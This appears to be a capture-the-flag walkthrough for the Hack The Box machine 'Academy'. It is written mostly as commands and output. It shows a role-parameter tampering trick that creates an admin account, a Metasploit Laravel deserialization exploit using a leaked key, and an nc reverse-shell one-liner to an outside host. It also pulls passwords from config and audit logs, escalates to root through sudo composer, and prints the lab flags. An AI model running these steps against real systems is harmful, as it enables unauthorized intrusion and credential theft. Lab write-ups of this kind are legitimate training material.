
Hack The Box
PEN-TESTING LABS

Academy[HTB]
Introduction about this box

IP: 10.10.10.215
Community Difficulty: 4.6/10
Creator Difficulty: Easy

Enumeration:
  User: 7.4
  Root: 5
CTF Like:
  User: 3.6
  Root: 1
Custom Exploitation:
  User: 1
  Root: 1
CVE:
  User: 6.5
  Root: 9
Real Life:
  User: 6.4
  Root: 9



Hack The Box
PEN-TESTING LABS

Academy[HTB]

Enumeration-Exploit RoleID(Create ur own admin user)

```
 kali$ vi /etc/hosts
  10.10.10.215  academy.htb

Enumeration:
 Open ports:
  22/tcp open  ssh  OpenSSH 8.2p1 Ubuntu 4ubuntu0.1
  80/tcp open  http Apache httpd 2.4.41
  3306/tcp open  mysqlx

Enumeration port 80:
 Important files
  /register.php (Status: 200)
  /admin.php (Status: 200)

Exploit RoleID:
 roleid=0 -> Simple user
 roleid=1 -> Admin user
Burp Suite: Intercept ON at register.php
 uid=admin1&password=*****&confirm=*****&roleid=0
  To repeater
 Add to uid new admin name and roleid=1
  uid=admin3&password=*****&confirm=*****&roleid=1
```

Academy[HTB]
Exploit UnexpectedValueException(Laravel)-Reverse Shell

```
kali$ vi /etc/hosts
  10.10.10.215  academy.htb dev-staging-01.academy.htb


dev-staging-01.academy.htb VULN:
 UnexpectedValueException
 msfconsole Exploit:
  exploit/unix/http/laravel_token_unserialize_exec

Options:
 msf$ use //
 msf$ set RHOSTS 10.10.10.215
 msf$ set APP_KEY dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
 msf$ set VHOST dev-staging-01.academy.htb
 msf$ set TARGETURI http://dev-staging-01.academy.htb/
 msf$ set LHOST YOURIP
 msf$ exploit
  >>$ id
   uid=33(www-data) gid=33(www-data) groups=33(www-data)
Reverse shell:
 kali$ rlwrap nc -lvnp 9003
 >>$ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.58 9003 >/tmp/f
```

Academy[HTB]
Escalate Users(cry0l1t3,mrb3n)

Enumerate Users:
```
 $ cat /etc/passwd | grep /bin/bash
 $ cat /etc/passwd | grep /bin/sh
  root,egre55,mrb3n,cry0l1t3,21y4d,ch4p,g0blin
```

cry0l1t3 User:
```
 $ cd /var/www/html/academy
  $ ls -la
   $ cat  .env
    password: mySup3rP4s5w0rd!!
 $su cry0l1t3:mySup3rP4s5w0rd!!
```

mrb3n User:
```
 $ cd /var/log/audit
  $ ls -al
   $ cat *.*.3 | grep data=
    Decode hex data
     $ echo ************************** | xxd -r -p
      password: mrb3n_Ac@d3my!
 $su mrb3n:mrb3n_Ac@d3my!
```

Hack The Box
PEN-TESTING LABS

Academy[HTB]
Privilege escalation(mrb3n => root)

```
$sudo -l:mrb3n_Ac@d3my!
  (ALL) /usr/bin/composer
   GTFObins....

  $ TF=$(mktemp -d)
  $ echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >$TF/composer.json$
  $ sudo composer --working-dir=$TF run-script x
   # id
      uid=0(root) gid=0(root) groups=0(root)
```

User flag: 19131b4bb0579035f1e93dc4e888c366
Root flag: 6376813af56d00627be70a5df333fab9

Not an easy machine tho..
Tricky...

References:
https://gtfobins.github.io/
https://www.redsiege.com/blog/2019/05/logging-passwords-on-linux/

by Dhmosfunk.